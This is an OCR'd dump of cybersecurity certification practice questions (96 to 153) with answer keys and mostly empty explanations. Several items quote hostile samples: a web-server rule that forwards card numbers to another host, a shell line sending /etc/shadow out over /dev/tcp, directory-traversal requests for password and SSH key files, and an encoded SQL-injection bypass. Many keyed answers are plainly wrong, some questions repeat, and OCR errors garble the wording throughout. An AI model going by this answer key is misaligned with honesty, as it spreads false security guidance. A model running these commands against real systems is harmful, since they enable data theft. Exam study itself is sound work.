
Explanation:

Question: 96

HOTSPOT
Welcome to the Enterprise Help Desk System. Please work the ticket escalated to you in the desk

ticket queue.

INSTRUCTIONS
Click on me ticket to see the ticket details Additional content is available on tabs within the ticket
First, select the appropriate issue from the drop-down menu. Then, select the MOST likely root cause from second drop-down menu
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button



Subject	Date	Priority
Michael is reporting that th... #8675309	7/24/2020	High


#8675309	Opened
Priority	High
Category	Technical/ Bug Reports
Assigned To	sample@emailaddress.com
Assigned Date	7/24/2020

Subject: Michael is reporting that the Internet kiosk machine is intermittently freezing and has lagged performance.

Attachments: none


Issue: Drive is low on space

Caused by: taskmgr.exe



Answer:

Explanation:



Details

#8675309	Opened
Priority	High
Category	Technical/ Bug Reports
Assigned To	sample@emailaddress.com
Assigned Date	7/24/2020

Subject	Michael is reporting that the Internet kiosk machine is intermittently freezing and has lagged performance
Attachments	none
Issue	High Memory Utilization
Caused by	wuaucit.exe

Question: 97

An employee in the billing department accidentally sent a spreadsheet containing payment card data to a recipient outside the organization The employee intended to send the spreadsheet to an internal staff member with a similar name and was unaware of the mistake until the recipient replied to the message In addition to retraining the employee, which of the following would prevent this from happening in the future?


A. Implement outgoing filter rules to quarantine messages that contain card data
B. Configure the outgoing mail filter to allow attachments only to addresses on the whitelist
C. Remove all external recipients from the employee's address book
D. Set the outgoing mail filter to strip spreadsheet attachments from all messages.

Answer: B

Explanation:

Question: 98

A security analyst was alerted to a tile integrity monitoring event based on a change to the vhost-paymonts .conf file The output of the diff command against the known-good backup reads as follows



```
SecRule ARGS:Card "@rx ([0-9]+)" "id:123456,pass,capture,proxy:https://10.0.0.128/%{matched_var},nolog,noauditlog"
```

Which of the following MOST likely occurred?

A. The file was altered to accept payments without charging the cards
B. The file was altered to avoid logging credit card information
C. The file was altered to verify the card numbers are valid.
D. The file was altered to harvest credit card numbers

Answer: A

Explanation:

Question: 99

A security analyst recently discovered two unauthorized hosts on the campus's wireless network segment from a man-m-the-middle attack .The security analyst also verified that privileges were not escalated, and the two devices did not gain access to other network devices Which of the following would BEST mitigate and improve the security posture of the wireless network for this type of attack?

A. Enable MAC filtering on the wireless router and suggest a stronger encryption for the wireless network,
B. Change the SSID, strengthen the passcode, and implement MAC filtering on the wireless router.
C. Enable MAC filtering on the wireless router and create a whitelist that allows devices on the network
D. Conduct a wireless survey to determine if the wireless strength needs to be reduced.

Answer: A

Explanation:

Question: 100

A security analyst is investigating a malware infection that occurred on a Windows system. The system was not connected to a network and had no wireless capability Company policy prohibits using portable media or mobile storage The security analyst is trying to determine which user caused the malware to get onto the system Which of the following registry keys would MOST likely have this information?

A. HKEY_USERS\<user SID>\Software\Microsoft\Windows\CurrentVersion\Run
B. HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
C. HKEY_USERS\<user SID>\Software\Microsoft\Windows\explorer\MountPoints2
D. HKEY_USERS\<user SID>\Software\Microsoft\Internet Explorer\Typed URLs
E. HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\services\eventlog\System\iusb3hub

Answer: E

Explanation:

Question: 101

Which of the following MOST accurately describes an HSM?

A. An HSM is a low-cost solution for encryption.
B. An HSM can be networked based or a removable USB
C. An HSM is slower at encrypting than software
D. An HSM is explicitly used for MFA

Answer: B

Explanation:

Question: 102

A security analyst is investigating malicious traffic from an internal system that attempted to download proxy avoidance software as identified from the firewall logs but the destination IP is blocked and not captured. Which of the following should the analyst do?

A. Shut down the computer
B. Capture live data using Wireshark
C. Take a snapshot
D. Determine if DNS logging is enabled.
E. Review the network logs.

Answer: D

Explanation:

The DNS debug log provides extremely detailed data about all DNS information that is sent and received by the DNS server, similar to the data that can be gathered using packet capture tools such as network monitor. https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/dn800669(v=ws.11)#:~:text=The%20DNS%20debug%20log%20provides,tools%20such%20as%20network%20monitor.

Question: 103

Which of the following technologies can be used to house the entropy keys for disk encryption on desktops and laptops?

A. Self-encrypting drive
B. Bus encryption
C. TPM
D. HSM

Answer: A

Explanation:

Question: 104

A developer wrote a script to make names and other Pll data unidentifiable before loading a database export into the testing system Which of the following describes the type of control that is being used?

A. Data encoding
B. Data masking
C. Data loss prevention
D. Data classification

Answer: C

Explanation:

Question: 105

A security analyst receives an alert that highly sensitive information has left the company's network Upon investigation, the analyst discovers an outside IP range has had connections from three servers more than 100 times m the past month The affected servers are virtual machines Which of the following is the BEST course of action?


A. Shut down the servers as soon as possible, move them to a clean environment, restart, run a vulnerability scanner to find weaknesses determine the root cause, remediate, and report
B. Report the data exfiltration to management take the affected servers offline, conduct an antivirus scan, remediate all threats found, and return the servers to service.
C. Disconnect the affected servers from the network, use the virtual machine console to access the systems, determine which information has left the network, find the security weakness, and remediate
D. Determine if any other servers have been affected, snapshot any servers found, determine the vector that was used to allow the data exfiltration. fix any vulnerabilities, remediate, and report.

Answer: A

Explanation:

Question: 106

A security analyst is investigating a compromised Linux server. The analyst issues the ps command and receives the following output.



```
1286   ?   Ss    0:00   /usr/sbin/cupsd -f
1287   ?   Ss    0:00   /usr/sbin/httpd
1297   ?   Ssl   0:00   /usr/bin/libvirtd
1301   ?   Ss    0:00   ./usr/sbin/sshd -D
1308   ?   Ss    0:00   /usr/sbin/atd -f
```

Which of the following commands should the administrator run NEXT to further analyze the compromised system?

A. strace /proc/1301
B. rpm -V openash-server
C. /bin/la -1 /proc/1301/exe
D. kill -9 1301

Answer: A

Explanation:

Question: 107

A small organization has proprietary software that is used internally. The system has not been well maintained and cannot be updated with the rest of the environment Which of the following is the BEST solution?

A. Virtualize the system and decommission the physical machine.
B. Remove it from the network and require air gapping.
C. Only allow access to the system via a jumpbox
D. Implement MFA on the specific system.

Answer: A

Explanation:

Question: 108

Which of the following attacks can be prevented by using output encoding?

A. Server-side request forgery
B. Cross-site scripting
C. SQL injection
D. Command injection
E. Cross-site request forgery
F. Directory traversal

Answer: B

Explanation:

Question: 109

A security analyst is responding to an incident on a web server on the company network that is making a large number of outbound requests over DNS Which of the following is the FIRST step the analyst should take to evaluate this potential indicator of compromise'?

A. Run an anti-malware scan on the system to detect and eradicate the current threat
B. Start a network capture on the system to look into the DNS requests to validate command and

control traffic.
C. Shut down the system to prevent further degradation of the company network
D. Reimage the machine to remove the threat completely and get back to a normal running state.
E. Isolate the system on the network to ensure it cannot access other systems while evaluation is underway.

Answer: B

Explanation:

Question: 110

A security analyst conducted a risk assessment on an organization's wireless network and identified a high-risk element in the implementation of data confidentially protection. Which of the following is the BEST technical security control to mitigate this risk?

A. Switch to RADIUS technology
B. Switch to TACACS+ technology.
C. Switch to 802 IX technology
D. Switch to the WPA2 protocol.

Answer: A

Explanation:

Question: 111

A security analyst discovers accounts in sensitive SaaS-based systems are not being removed in a timely manner when an employee leaves the organization To BEST resolve the issue, the organization should implement

A. federated authentication
B. role-based access control.
C. manual account reviews
D. multifactor authentication.

Answer: A

Explanation:

Question: 112

As a proactive threat-hunting technique, hunters must develop situational cases based on likely attack scenarios derived from the available threat intelligence information. After forming the basis of the scenario, which of the following may the threat hunter construct to establish a framework for threat assessment?

A. Critical asset list
B. Threat vector

C. Attack profile
D. Hypothesis

Answer: D

Explanation:

Question: 113

A new on-premises application server was recently installed on the network. Remote access to the server was enabled for vendor support on required ports, but recent security reports show large amounts of data are being sent to various unauthorized networks through those ports. Which of the following configuration changes must be implemented to resolve this security issue while still allowing remote vendor access?

A. Apply a firewall application server rule.
B. Whitelist the application server.
C. Sandbox the application server.
D. Enable port security.
E. Block the unauthorized networks.

Answer: B

Explanation:

Question: 114

An organization wants to move non-essential services into a cloud computing environment. Management has a cost focus and would like to achieve a recovery time objective of 12 hours. Which of the following cloud recovery strategies would work BEST to attain the desired outcome?

A. Duplicate all services in another instance and load balance between the instances.
B. Establish a hot site with active replication to another region within the same cloud provider.
C. Set up a warm disaster recovery site with the same cloud provider in a different region
D. Configure the systems with a cold site at another cloud provider that can be used for failover.

Answer: C

Explanation:

Question: 115

As part of a merger with another organization, a Chief Information Security Officer (CISO) is working with an assessor to perform a risk assessment focused on data privacy compliance. The CISO is primarily concerned with the potential legal liability and fines associated with data privacy. Based on the CISO's concerns, the assessor will MOST likely focus on:

A. qualitative probabilities.
B. quantitative probabilities.

C. qualitative magnitude.
D. quantitative magnitude.

Answer: D

Explanation:

Question: 116

An organization needs to limit its exposure to accidental disclosure when employees send emails that contain personal information to recipients outside the company Which of the following technical controls would BEST accomplish this goal?


A. DLP
B. Encryption
C. Data masking
D. SPF

Answer: C

Explanation:

Question: 117

During a routine log review, a security analyst has found the following commands that cannot be identified from the Bash history log on the root user.



```
Line 1 logger keeping track of my activity
Line 2 tail -l /vvar/log/syslog
Line 3 lvextend -L +50G /dev/volg1/secret
Line 4 rm -rf1 /tmp/DFt5Gsd3
Line 5 cat /etc/s*w > /dev/tcp/10.0.0.1/8080
Line 6 yum install httpd --assumeyes
```

Which of the following commands should the analyst investigate FIRST?

A. Line 1
B. Line 2
C. Line 3
D. Line 4
E. Line 5
F. Line 6

Answer: B

Explanation:

Question: 118

A company recently experienced a break-in whereby a number of hardware assets were stolen through unauthorized access at the back of the building. Which of the following would BEST prevent this type of theft from occurring in the future?

A. Motion detection
B. Perimeter fencing
C. Monitored security cameras
D. Badged entry

Answer: A

Explanation:

Question: 119

A security analyst wants to identify which vulnerabilities a potential attacker might initially exploit if the network is compromised Which of the following would provide the BEST results?

A. Baseline configuration assessment
B. Uncredentialed scan
C. Network ping sweep
D. External penetration test

Answer: D

Explanation:

Question: 120

As part of a review of modern response plans, which of the following is MOST important for an organization lo understand when establishing the breach notification period?

A. Organizational policies
B. Vendor requirements and contracts
C. Service-level agreements
D. Legal requirements

Answer: D

Explanation:

Question: 121

A security analyst gathered forensics from a recent intrusion in preparation for legal proceedings. The analyst used EnCase to gather the digital forensics. cloned the hard drive, and took the hard drive home for further analysis. Which of the following of the security analyst violate?

A. Cloning procedures
B. Chain of custody
C. Hashing procedures
D. Virtualization

Answer: B

Explanation:

Question: 122

An executive assistant wants to onboard a new cloud based product to help with business analytics and dashboarding. When of the following would be the BEST integration option for the service?


A. Manually log in to the service and upload data files on a regular basis.
B. Have the internal development team script connectivity and file translate to the new service.
C. Create a dedicated SFTP sue and schedule transfers to ensue file transport security
D. Utilize the cloud products API for supported and ongoing integrations

Answer: D

Explanation:

Question: 123

While analyzing logs from a WAF, a cybersecurity analyst finds the following:



```
"GET /form.php?id=463225%2b%2575%256e%2569%256f%256e%2b%2573%2574%2box3133333731,1223,1224&name=&state=IL"
```

Which of the following BEST describes what the analyst has found?

A. This is an encrypted GET HTTP request
B. A packet is being used to bypass the WAF
C. This is an encrypted packet
D. This is an encoded WAF bypass

Answer: D

Explanation:

Question: 124

A security analyst at a technology solutions firm has uncovered the same vulnerabilities on a vulnerability scan for a long period of time. The vulnerabilities are on systems that are dedicated to the firm's largest client. Which of the following is MOST likely inhibiting the remediation efforts?

A. The parties have an MOU between them that could prevent shutting down the systems
B. There is a potential disruption of the vendor-client relationship
C. Patches for the vulnerabilities have not been fully tested by the software vendor
D. There is an SLA with the client that allows very little downtime

Answer: D

Explanation:

Question: 125

A security analyst working in the SOC recently discovered Balances m which hosts visited a specific set of domains and IPs and became infected with malware. Which of the following is the MOST appropriate action to take in the situation?

A. implement an IPS signature for the malware and update the blacklisting for the associated domains and IPs
B. Implement an IPS signature for the malware and another signature request to Nock all the associated domains and IPs
C. Implement a change request to the firewall setting to not allow traffic to and from the IPs and domains
D. Implement an IPS signature for the malware and a change request to the firewall setting to not allow traffic to and from the IPs and domains

Answer: C

Explanation:

Question: 126

The inability to do remote updates of certificates. keys software and firmware is a security issue commonly associated with:

A. web servers on private networks.
B. HVAC control systems
C. smartphones
D. firewalls and UTM devices

Answer: B

Explanation:

Question: 127

A security manager has asked an analyst to provide feedback on the results of a penetration lest. After reviewing the results the manager requests information regarding the possible exploitation of vulnerabilities Much of the following information data points would be MOST useful for the analyst to provide to the security manager who would then communicate the risk factors to senior management? (Select TWO)

A. Probability
B. Adversary capability
C. Attack vector
D. Impact
E. Classification
F. Indicators of compromise

Answer: A, D

Explanation:

Question: 128

Which of the following are components of the intelligence cycle? (Select TWO.)

A. Collection
B. Normalization
B. Response
C. Analysis
E. Correction
F. Dissension

Answer: B, E

Explanation:

Question: 129

Which of the following would a security engineer recommend to BEST protect sensitive system data from being accessed on mobile devices?

A. Use a UEFl boot password.
B. Implement a self-encrypted disk.
C. Configure filesystem encryption
E. Enable Secure Boot using TPM

Answer: C

Explanation:

Question: 130

A cybersecurity analyst needs to rearchitect the network using a firewall and a VPN server to achieve the highest level of security To BEST complete this task, the analyst should place the:

A. firewall behind the VPN server
B. VPN server parallel to the firewall
C. VPN server behind the firewall
D. VPN on the firewall

Answer: B

Explanation:

Question: 131

Which of the following technologies can be used to house the entropy keys for task encryption on desktops and laptops?

A. Self-encrypting drive
B. Bus encryption
C. TPM
D. HSM

Answer: A

Explanation:

Question: 132

A company's modem response team is handling a threat that was identified on the network Security analysts have as at remote sites. Which of the following is the MOST appropriate next step in the incident response plan?

A. Quarantine the web server
B. Deploy virtual firewalls
C. Capture a forensic image of the memory and disk
D. Enable web server containerization

Answer: B

Explanation:

Question: 133

A security analyst is reviewing the following web server log:

```
GET %2f..%2f..%2f..%2f..%2f..%2f..%2f../etc/passwd
```

Which of the following BEST describes the issue?

A. Directory traversal exploit
B. Cross-site scripting
C. SQL injection
D. Cross-site request forgery

Answer: A


Explanation:

Question: 134

A company's marketing emails are either being found in a spam folder or not being delivered at all. The security analyst investigates the issue and discovers the emails in question are being sent on behalf of the company by a third party in1marketingpartners.com Below is the exiting SPP word:


```
v=spf1 a mx -all
```

Which of the following updates to the SPF record will work BEST to prevent the emails from being marked as spam or blocked?
A)



```
v=spf1 a mx redirect:mail.marketingpartners.com ?all
```

B)



```
v=spf1 a mx include:mail.marketingpartners.com -all
```

C)

```
v=spf1 a mx +all
```

D)

```
v=spf1 a mx include:mail.marketingpartners.com ~all
```

A. Option A
B. Option B
C. Option C
D. Option D

Answer: B

Explanation:

Question: 135

A cybersecurity analyst is supposing an incident response effort via threat intelligence. Which of the following is the analyst MOST likely executing?

A. Requirements analysis and collection planning
B. Containment and eradication
C. Recovery and post-incident review
D. Indicator enrichment and research pivoting

Answer: A

Explanation:

Question: 136

An organization has several systems that require specific logons Over the past few months, the security analyst has noticed numerous failed logon attempts followed by password resets. Which of the following should the analyst do to reduce the occurrence of legitimate failed logons and password resets?

A. Use SSO across all applications
B. Perform a manual privilege review
C. Adjust the current monitoring and logging rules
D. Implement multifactor authentication

Answer: A

Explanation:

Question: 137

An analyst has been asked to provide feedback regarding the control required by a revised regulatory framework At this time, the analyst only needs to focus on the technical controls. Which of the following should the analyst provide an assessment of?

A. Tokenization of sensitive data
B. Establishment o' data classifications
C. Reporting on data retention and purging activities
D. Formal identification of data ownership
E. Execution of NDAs

Answer: A

Explanation:

Question: 138

A security analyst has discovered suspicious traffic and determined a host is connecting to a known malicious website. The MOST appropriate action for the analyst to take would be lo implement a change request to:

A. update the antivirus software
B. configure the firewall to block traffic to the domain
C. add the domain to the blacklist
D. create an IPS signature for the domain

Answer: B

Explanation:

Question: 139

A security analyst is supporting an embedded software team. Which of the following is the BEST recommendation to ensure proper error handling at runtime?

A. Perform static code analysis.
B. Require application fuzzing.
C. Enforce input validation
D. Perform a code review

Answer: B

Explanation:

Question: 140

A security analyst has discovered trial developers have installed browsers on all development servers in the company's cloud infrastructure and are using them to browse the Internet. Which of the following changes should the security analyst make to BEST protect the environment?

A. Create a security rule that blocks Internet access in the development VPC
B. Place a jumpbox m between the developers' workstations and the development VPC
C. Remove the administrator profile from the developer user group in identity and access management
D. Create an alert that is triggered when a developer installs an application on a server

Answer: A

Explanation:

Question: 141

A threat feed notes malicious actors have been infiltrating companies and exfiltration data to a specific set of domains Management at an organization wants to know if it is a victim Which of the following should the security analyst recommend to identity this behavior without alerting any potential malicious actors?

A. Create an IPS rule to block these domains and trigger an alert within the SIEM tool when these domains are requested
B. Add the domains to a DNS sinkhole and create an alert m the SIEM toot when the domains are queried
C. Look up the IP addresses for these domains and search firewall logs for any traffic being sent to those IPs over port 443
D. Query DNS logs with a SIEM tool for any hosts requesting the malicious domains and create alerts based on this information

Answer: D

Explanation:

Question: 142

A cybersecurity analyst is reading a daily intelligence digest of new vulnerabilities The type of vulnerability that should be disseminated FIRST is one that:

A. enables remote code execution that is being exploited in the wild.
B. enables data leakage but is not known to be in the environment
C. enables lateral movement and was reported as a proof of concept
D. affected the organization in the past but was probably contained and eradicated

Answer: C

Explanation:

Question: 143

A security analyst implemented a solution that would analyze the attacks that the organization’s firewalls failed to prevent. The analyst used the existing systems to enact the solution and executed the following command.

S sudo nc -1 -v -c maildemon . py 25 caplog, txt

Which of the following solutions did the analyst implement?

A. Log collector
B. Crontab mail script
C. Snikhole
D. Honeypot

Answer: A

Explanation:

Question: 144

A large software company wants to move «s source control and deployment pipelines into a cloud-computing environment. Due to the nature of the business management determines the recovery time objective needs to be within one hour. Which of the following strategies would put the company in the BEST position to achieve the desired recovery time?

A. Establish an alternate site with active replication to other regions
B. Configure a duplicate environment in the same region and load balance between both instances
C. Set up every cloud component with duplicated copies and auto scaling turned on
D. Create a duplicate copy on premises that can be used for failover in a disaster situation

Answer: A

Explanation:

Question: 145

A finance department employee has received a message that appears to have been sent from the Chief Financial Officer (CFO) asking the employee to perform a wife transfer Analysis of the email shows the message came from an external source and is fraudulent. Which of the following would work BEST to improve the likelihood of employees quickly recognizing fraudulent emails?

A. Implementing a sandboxing solution for viewing emails and attachments
B. Limiting email from the finance department to recipients on a pre-approved whitelist
C. Configuring email client settings to display all messages in plaintext when read
D. Adding a banner to incoming messages that identifies the messages as external

Answer: D

Explanation:

Question: 146

A security analyst discovered a specific series of IP addresses that are targeting an organization. None of the attacks have been successful. Which of the following should the security analyst perform NEXT?

A. Begin blocking all IP addresses within that subnet.
B. Determine the attack vector and total attack surface.
C. Begin a kill chain analysis to determine the impact.
D. Conduct threat research on the IP addresses

Answer: D

Explanation:

Question: 147

A security analyst is investigating a system compromise. The analyst verities the system was up to date on OS patches at the time of the compromise. Which of the following describes the type of vulnerability that was MOST likely expiated?

A. Insider threat
B. Buffer overflow
C. Advanced persistent threat
D. Zero day

Answer: D

Explanation:

Question: 148

An organization that handles sensitive financial information wants to perform tokenization of data to enable the execution of recurring transactions. The organization is most interested m a secure, built-in device to support its solution. Which of the following would MOST likely be required to perform the desired function?

A. TPM
B. eFuse
C. FPGA
D. HSM
E. UEFI


Answer: D

Explanation:

Question: 149


During an incident, a cybersecurity analyst found several entries in the web server logs that are related to an IP with a bad reputation . Which of the following would cause the analyst to further review the incident?

A)




```
BadReputationIp - - [2019-04-12 10:43z] "GET /etc/passwd" 403 1023
```

B)




```
BadReputationIp - - [2019-04-12 10:43z] "GET /index.html?src=../.ssh/id_rsa" 401 17044
```

C)




```
BadReputationIp - - [2019-04-12 10:43z] "GET /a.php?src=/etc/passwd" 403 11056
```

D)



```
BadReputationIp - - [2019-04-12 10:43z] "GET /a.php?src=../../.ssh/id_rsa" 200 15036
```

E)



```
BadReputationIp - - [2019-04-12 10:43z] "GET /favicon.ico?src=../usr/share/icons" 200 19064
```

A. Option A
B. Option B
C. Option C
D. Option D
E. Option E

Answer: D

Explanation:

Question: 150

An analyst is investigating an anomalous event reported by the SOC. After reviewing the system logs the analyst identifies an unexpected addition of a user with root-level privileges on the endpoint. Which of the following data sources will BEST help the analyst to determine whether this event constitutes an incident?

A. Patching logs
B. Threat feed
C. Backup logs
D. Change requests
E. Data classification matrix

Answer: D

Explanation:

Question: 151

Which of the following policies would state an employee should not disable security safeguards, such as host firewalls and antivirus on company systems?


A. Code of conduct policy
B. Account management policy
C. Password policy
D. Acceptable use policy

Answer: D

Explanation:

Question: 152

After a breach involving the exfiltration of a large amount of sensitive data a security analyst is reviewing the following firewall logs to determine how the breach occurred:



```
3-10-2019 10:23:22 FROM 192.168.1.10:3243 TO 10.10.10.5:53 PERMIT UDP 143 BYTES
3-10-2019 10:23:24 FROM 192.168.1.12:1076 TO 10.10.35.221:80 PERMIT TCP 100 BYTES
3-10-2019 10:23:25 FROM 192.168.1.1:1244 TO 10.10.1.1:22 DENY TCP 1 BYTES
3-10-2019 10:23:26 FROM 192.168.1.12:1034 TO 10.10.10.5:53 PERMIT UDP 5.3M BYTES
3-10-2019 10:23:29 FROM 192.168.1.10:4311 TO 10.10.200.50:3389 DENY TCP 1 BYTES
3-10-2019 10:23:30 FROM 192.168.1.193:2356 TO 10.10.50.199:25 PERMIT TCP 20K BYTES
```

Which of the following IP addresses does the analyst need to investigate further?


A. 192.168.1.1
B. 192.168.1.10
C. 192.168.1.12
D. 192.168.1.193

Answer: C

Explanation:

Question: 153

The help desk noticed a security analyst that emails from a new email server are not being sent out. The new email server was recently added to the existing ones. The analyst runs the following command on the new server.



```
nslookup -type=txt exampledomain.org

"v=spf1 ip4:72.56.48.0/28 -all"
...
```

